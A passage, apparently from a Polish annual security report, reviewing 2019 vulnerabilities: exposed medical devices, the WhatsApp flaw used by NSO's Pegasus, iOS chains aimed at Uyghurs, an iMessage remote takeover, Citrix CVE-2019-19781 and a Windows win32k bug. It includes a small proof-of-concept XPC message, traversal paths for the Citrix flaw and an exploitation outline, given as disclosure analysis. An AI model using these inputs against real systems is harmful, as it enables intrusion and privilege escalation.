Healthcare zostali bezpośrednio poinformowani o sytuacji, jednak producent z rezerwą odniósł się do możliwości wykorzystania tej podatności w rzeczywistych warunkach[181].

Innym, coraz istotniejszym problemem staje się podłączanie urządzeń medycznych bezpośrednio do internetu. Zazwyczaj jest to motywowane potrzebą wymiany danych między systemami. Wykonuje się to np. z wykorzystaniem popularnego protokołu DICOM[182]. Okazuje się, że bardzo często nie towarzyszą temu żadne dodatkowe mechanizmy bezpieczeństwa i istnieje możliwość nieautoryzowanego odczytu wrażliwych danych pacjentów czy nawet wpływu na pracę urządzeń. Pod koniec tego roku opublikowano artykuł, w którym opisywane są przypadki źle zabezpieczonych instancji tego typu urządzeń oraz narzędzie pomagające je wyszukiwać[183].

Wraz z gwałtownym rozwojem technologii następują również intensywne zmiany w różnych segmentach gospodarki. Rynek próbuje nadążyć za dynamicznie zmieniającym się światem, czego najlepszym przykładem jest rozwój technologiczny w dziedzinie urządzeń medycznych na przestrzeni ostatnich lat. Niestety, nie zawsze idzie to w parze z zapewnieniem odpowiedniego poziomu bezpieczeństwa teleinformatycznego przez producentów. A przecież chodzi o bezpieczeństwo, zdrowie i życie pacjentów. To oni obok personelu medycznego stanowią grupę użytkowników tych urządzeń. O ile kradzież środków z konta czy zaszyfrowanie istotnych danych może być problematyczne, o tyle niekontrolowana zmiana parametrów pracy urządzenia medycznego może doprowadzić do utraty zdrowia lub życia pacjenta. Stanowi to krytyczny aspekt, na który producenci sprzętu i oprogramowania medycznego powinni kłaść szczególny nacisk.

CVE-2019-3568 – przepełnienie bufora w WhatsApp wykorzystywane do infekcji malware NSO Group

Jest to interesująca podatność wykorzystywana przez twórców rozwiązania do inwigilacji Pegasus, która doprowadziła do pozwu sądowego przeciwko NSO Group. W połowie roku wydawca aplikacji

176. https://www.us-cert.gov/ics/advisories/icsma-19-311-02
177. Liczenie funkcji skrótu powinno być operacją jednokierunkową. Możliwość uzyskania jawnego komunikatu na podstawie obliczonego hasha sprawia, że algorytm nie spełnia swojej funkcji, a zatem jest postrzegany jako słaby.
178. https://www.us-cert.gov/ics/advisories/icsma-19-311-02
179. https://www.cybermdx.com/blog/new-vulnerability-disclosure-for-anesthesia-machines-tells-a-bigger-story
180. https://www.us-cert.gov/ics/advisories/icsma-19-190-01
181. https://www.gehealthcare.com/security
182. https://pl.wikipedia.org/wiki/DICOM
183. https://medium.com/@woj_ciech/when-%EA%93%98amerka-meets-healthcare-research-on-exposed-medical-devices-ac62f2840da4

WhatsApp otrzymał informację, że użytkownicy platformy są infekowani złośliwym oprogramowaniem przejmującym kontrolę nad ich urządzeniami. Atak z perspektywy ofiary był stosunkowo nieskomplikowany – wystarczyło odebrać połączenie z nieznanego numeru kontrolowanego przez napastnika.

Podatność była błędem przepełnienia bufora w komponencie obsługującym VOIP, a konkretnie kodzie obsługującym protokół SRTCP. Twórcy aplikacji zdecydowali się na implementację tego protokołu natywnie w C/C++, celem obsługi na wielu platformach. Problem leżał w braku sprawdzenia wielkości przychodzącego pakietu RTCP. Według analizy zespołu CheckPoint Research programiści WhatsApp dodali w poprawionej wersji dwa takie sprawdzenia – pierwsze na samym początku funkcji odpowiadającej za przetwarzanie protokołu RTCP, a kolejne przy alokacji bufora na przychodzący komunikat.

```
if ( packet_length_field <= length_argument )
{
  v18 = (void (__fastcall *)(int, int *, unsigned int, int, unsigned int))v5[4650];
  if ( v18 )
  {
    v19 = v5[4648];
    v20 = sub_D6ADAD08(v8[1]);
    v18(v19, v8, length_argument, v13, v20);
    sub_D69175B4(v8, length_argument, &v23);
    v21 = 12;
    if ( !v13 )
      v21 = 5;
    sub_D692C2DC(v5, v21, &v23, 4);
  }
  else if ( length_argument <= 0x5C8 && a5 && (v11 & 0xFE00) == 51200 )
  {
    qmemcpy(v5 + 32137, v8, length_argument);
    v5[32507] = length_argument;
  }
}
else if ( sub_D6AD6160() >= 2 )
{
  sub_D6AD6620((int)"wa_transport.cc", "RTCP payload length overflow %d, skip", packet_length_field);
}
```


Rys. 104. *Sprawdzenie długości pakietu przychodzącego (źródło: CheckPoint Research).*

Niestety exploit wykorzystywany w rozwiązaniu Pegasus, autorstwa NSO Group, nie został przeanalizowany. Produkt ten jest wykorzystywany najczęściej przez totalitarne rządy do śledzenia opozycji, dziennikarzy ujawniających nadużycia władzy i aktywistów (przypadki Meksyku[184] i Arabii Saudyjskiej[185]). Właściciel WhatsAppa, firma Facebook, skierował pozew do amerykańskiego sądu przeciwko NSO. WhatsApp ocenił skalę zagrożenia i powiadomił o możliwości ataku na ponad 1400 użytkowników komunikatora oraz poprosił o aktualizację aplikacji 1,5 miliarda użytkowników.

Podatności wykorzystane przez chińskie służby bezpieczeństwa do ataku na mniejszość Ujgurską

Threat Analysis Group (TAG) jest zespołem w Google zajmującym się aktywnymi atakami w sieci, który ujawnił w połowie roku zaawansowany atak na telefony marki Apple, infekujący złośliwym oprogramowaniem wykradającym dane. Przez ponad dwa lata do instalacji implantu wykorzystano 14 błędów w 5 kampaniach na systemy iOS w wersjach od 10 do 12. 7 exploitów wykorzystywało podatności w WebKit, pięć w jądrze systemu operacyjnego, a pozostałe dwa zapewniały ucieczkę z mobilnego sandboksa[186].

184. https://citizenlab.ca/2017/02/bittersweet-nso-mexico-spyware/
185. https://www.cbsnews.com/news/interview-with-ceo-of-nso-group-israeli-spyware-maker-on-fighting-terror-khashoggi-murder-and-saudi-arabia-60-minutes/
186. https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html



Rys. 105. *Łańcuchy ataków wraz z podziałem na podatne typy urządzeń (źródło: Google Project Zero).*

W momencie wykrycia operacji przez TAG podatności CVE-2019-7286 i CVE-2019-7287 były 0-dayami, które zostały zgłoszone do Apple z wyjątkowym, tygodniowym okresem do publikacji informacji o podatności. W pierwszych informacjach pochodzących z Google nie ujawniono, kto był celem i mocodawcą infekowania urządzeń Apple. Dopiero analizy innych firm, np. Palo Alto[187], przeprowadzone pod kątem pozyskiwania danych z aplikacji, wskazały na zainteresowanie instalowaniem implantu przedstawicielom mniejszości ujgurskiej zamieszkującej rejon Xinjiang[188].

CVE-2019-7286

Luka została znaleziona w komponencie CoreFoundation, dostarczającym podstawowe funkcjonalności dla aplikacji w środowisku iOS / OS X, takie jak tłumaczenia, wtyczki, ustawienia itp. Podatność dotyczyła implementacji usługi CFPrefs (cfprefsd). Poszukiwania zmodyfikowanego kodu zaprowadziły badaczy do opracowania metody `handleMultiMessage:replyHandler`.

Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2
-[CFPrefsDaemon h...	00101854	-[CFPrefsDaemon handleMultiMessage:replyHandler:]	0.980	43	41
-[CFPrefsDaemon h...	0010021c	-[CFPrefsDaemon handleMessage:fromPeer:replyHandler:]	0.940	22	22
___49-[CFPrefsDae...	00101c34	___49-[CFPrefsDaemon handleMultiMessage:replyHandler:]_block_invoke_2	0.890	3	1
-[CFPrefsDaemon h...	001016f8	-[CFPrefsDaemon handleFlushSourceForDomainMessage:replyHandler:]	0.880	6	4
___39-[CFPrefsDae...	0010218c	___39-[CFPrefsDaemon initWithRole:testMode:]_block_invoke_3	0.670	4	2

Rys. 106. *Zmienione funkcje w poprawkach iOS / Mac OS X (źródło: zecops.com).*

Logika kodu miała problem ze zliczeniem referencji zawartych w strukturze XPC[189], a konkretniej w buforze “CFPreferencesMessages”. Problem pojawiał się podczas zwalniania pamięci i opcjonalnego zachowywania pewnych elementów tej listy za pomocą dostarczonej wiadomości komunikacji międzyprocesowej. Manipulacja zapisem wiadomości i liczbą referencji powodowała sytuację, w której dochodziło do dostępu do zwolnionej pamięci, czyli podatności klasy *use after free* mogącej posłużyć do eskalacji uprawnień na urządzeniu.

187. https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/
188. https://pl.wikipedia.org/wiki/Ujgurzy
189. https://developer.apple.com/documentation/xpc

Poniżej przykład takiej wiadomości, wykorzystującej manipulację licznikiem referencji:

```
poc_dict = {
  „CFPreferencesOperation” = 5,
  „CFPreferencesMessages” = [
    {
     „CFPreferencesOperation”: 4
    }
  ]
}
```

CVE-2019-7287

Podatność była wynikiem niewłaściwego sprawdzania rozmiaru danych w funkcji `ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment` i prowadziła do “wyskoczenia” z sandboksa, w którym działają standardowe aplikacje iOS.

```
__int64 __fastcall ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment(__int64 a1, unsigned int *a2, __int64 a3,
{
  __int64 v8; // x19
  char *v9; // x0
  __int64 v10; // x0
  __int64 v12; // [xsp+0h] [xbp-20h]

  if ( !a2 )
  {
    v8 = 0xE00002C2LL;
    v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] Error: null pointer for input structure\n";
    goto LABEL_7;
  }
  if ( a2[30] >= 0x41 )
  {
    v8 = 0xE00002C2LL;
    v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] Error: bad input structure lengths\n";
LABEL_7:
    IOLog(v9, v12);
    return v8;
  }
  v10 = (*(__int64 (__fastcall **)(_QWORD, _QWORD, _QWORD, char *, __int64, char *))(**(_QWORD **)(a1 + 216) +
          *(_QWORD *)(a1 + 216),
          *a2,
          *((unsigned __int16 *)a2 + 2),
          (char *)a2 + 6,
          a3,
          (char *)a2 + 54);
  v8 = v10;
  if ( (_DWORD)v10 )
  {
    v12 = v10;
    v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] ProvInfoIOKit::getEncryptedSeedSegment returned
    goto LABEL_7;
  }
  return v8;
```

Rys. 107. *Poprawiony, uprzednio podatny kod poddany deasemblacji (iOS 12.1.4) (źródło antid0te.com).*

Typy ProvInfoIOKit i `ProvInfoIOKitUserClient` pochodzą ze sterownika com.apple.driver.ProvInfoIOKit, obłożonego restrykcjami dostępu dla zwyczajnych aplikacji. Mogą z niego korzystać jedynie usługi lokalizacji telefonu (funkcja “Find my device”), aktywacji urządzenia i wymiany informacji w tle iCloud / iMessage / FaceTime. Badacze porównując podatne i załatane wersje iOS odkryli nowe warunki ograniczające wielkość danych przychodzących do metod `ucEncryptSUInfo` i `ucEncryptWithWrapperKey`, tuż przed wywołaniem funkcji memmove, służącej do kopiowania buforów w pamięci. Zbyt duży bufor podczas kopiowania tworzył sprzyjające warunki do obejścia sandboksa i eskalację uprawnień. Bardzo szczegółową analizę błędu i wykorzystania podatności opublikował zespół Google Project Zero[190].


CVE-2019-8641 – zdalne przejęcie kontroli nad urządzeniem za pomocą iMessage

W sierpniu 2019 r. Samuel Groß z zespołu Google Project Zero ujawnił interesującą podatność i jej wykorzystanie do przejęcia urządzenia działającego pod kontrolą systemu iOS. Do ataku wystarczyła

190. https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-4.html

jedynie znajomość identyfikatora Apple ID (mail) lub numeru telefonu ofiary. Napastnik uzyskiwał dostęp do wszystkich możliwych funkcjonalności telefonu, w tym zdalnej aktywacji mikrofonu i kamery.

Usługa iMessage umożliwia połączenia audio, video i tekstowe, oraz czaty grupowe. Budowa komponentów składających się na to rozwiązanie jest dość skomplikowana, co ukazuje poniższy diagram. Praktycznie każdy z jego elementów jest uruchomiony w izolowanym sandboksie (czerwona obwódka).



Rys. 108. *Komponenty wykorzystywane przez iMessage (źródło: Google Project Zero).*

Badacz znalazł lukę w procesie deserializacji, umieszczonym w komponencie odpowiedzialnym za obsługę dekodowania archiwów `NSKeyedUnarchiver`[191], który dodatkowo jest wykorzystywany w procesie bez piaskownicy o nazwie SpringBoard. Jest to bardzo atrakcyjny cel dla napastnika, zwłaszcza w kontekście zdalnego wykorzystania luki.

Podatność jest wyzwalana w momencie przetwarzania słownika NSSharedKeyDictionary, zawierającego m.in. referencje na zagnieżdżone obiekty w archiwum. Nad tymi danymi kontrolę ma atakujący – wiadomość pochodzi od niego. W wyniku manipulacji strukturami wewnętrznymi, zmieniając wartość indeksu można uzyskać zapis do dowolnego miejsca w pamięci urządzenia (indeks jest mnożony przez 8 i wykorzystywany jako wskaźnik). Do przeprowadzenia pełnej operacji przejęcia urządzenia wymagane było obejście mechanizmu ASLR, umieszczenie złośliwego kodu w kontrolowanym przez napastnika miejscu oraz obejście walidacji integralności wskaźników (PAC – Pointer Authentication[192]).

W celu pozyskania kontrolowanego adresu do zapisu, badacz wykorzystał metodę ACZeroingString[193], która po ośmiu wykonaniach pozwoliła uzyskać dostęp do przestrzeni reprezentowanej przez adres 0x110000000. Pokonanie PAC wymagało tworzenia “sztucznych” obiektów w pamięci (fałszywy identyfikator instancji ISA, który nie jest chroniony przez PAC[194]) i wykonywania na nich metod. Na zaprezentowanym przez twórcę exploita wideo[195] widać, że atak jest dosyć ”głośny” i wymaga wysłania około 50 wiadomości iMessage do ofiary.

191. https://developer.apple.com/documentation/foundation/nskeyedunarchiver?language=objc
192. https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html
193. http://developer.limneos.net/index.php?ios=13.1.3&framework=Accounts.framework&header=ACZeroingString.h
194. https://github.com/apple/llvm-project/blob/apple/master/clang/docs/PointerAuthentication.rst#objective-c-methods
195. https://youtu.be/E_9kBFKNx54


Citrix Gateway / ADC i masowe wykorzystywanie CVE-2019-19781

Końcówka 2019 r. to nerwowy czas dla administratorów rozwiązań Citrix. W dniu poprzedzającym wigilię ten dostawca oprogramowania opublikował informację o krytycznej podatności w rozwiązaniach Citrix Gateway i Citrix Application Delivery Controller, której wykorzystanie umożliwia zdalne wykonanie kodu bez uwierzytelnienia.

Problem leżał w możliwości nieuwierzytelnionego dostępu do folderu `/vpn/../vpns/` na urządzeniach tej firmy[196]. Folder ten pełnił również funkcję katalogu domowego dla skryptów napisanych w języku Perl i całego środowiska Perl Template Config, co umożliwiało wstrzykiwanie plików XML oraz wykonanie kodu na urządzeniu.

Podatne ścieżki w rozwiązaniach Citrix:

- `/vpn/../vpns/portal/scripts/newbm.pl`
- `/vpn/../vpns/portal/scripts/rmbm.pl`
- `/vpn/../vpns/portal/scripts/picktheme.pl`



Rys. 109. *Geograficzna dystrybucja podatnych rozwiązań Citrix (źródło shodan.io).*


Według wstępnych statystyk cytowanych przez media około 80 000 firm korzysta z podatnych rozwiązań Citrix, na dzień 31.12.2019 podłączonych do internetu było 128 777 podatnych hostów[197]. W dniu pisania artykułu pozostawało około 9000-12000 urządzeń bez zainstalowanych łatek (liczba ta różni się w zależności od dostawców danych). W Polsce zidentyfikowaliśmy jedynie kilka dostępnych publicznie urządzeń, których właściciele zostali przez nas poinformowani o podatności, wraz z instrukcjami załatania luki.

196. https://www.us-cert.gov/ncas/alerts/aa20-031a
197. https://docs.google.com/spreadsheets/d/1Uplx-kmEUsYz9n9m0wBuZYqv6lM1TBCFa08vAwX2bJw/edit#gid=0

Luka CVE-2019-0797 w Windows

CVE-2019-0797 dotyczy systemu Microsoft Windows i została wykryta przez Kaspersky Lab. Podatność związana jest z synchronizacją pomiędzy wywołaniami systemowymi NtDCompositionDiscardFrame i NtDCompositionDestroyConnection obecnymi w sterowniku win32k, odpowiedzialnym m.in. za elementy rysowania okien w środowisku graficznym. Luka występuje podczas blokowania zasobu ulokowanego w strukturze DirectComposition::CConnection i wyszukiwania po identyfikatorze zasobu do zwolnienia. W trakcie działania współbieżnego funkcja DiscardAllCompositionFrames nie zakłada blokady na zasób i w efekcie następuje sytuacja wyścigu prowadząca do odczytu zwolnionych już obszarów pamięci, co wywołuje błąd klasy use after free, który napastnicy wykorzystują do eskalacji uprawnień w systemie.

Interesujące jest, że podatność ta była wykorzystywana przez dwie grupy APT: FruityArmor (Zjednoczone Emiraty Arabskie) i SandCat (niezidentyfikowane pochodzenie).


01001001001100
1001001100000001100
0100010000111100011001100001
0110001000110010010010
01001000
00011000110000
0100001000000110000100
0100011000110000000011000
0010110011000011001 1
0011001100011
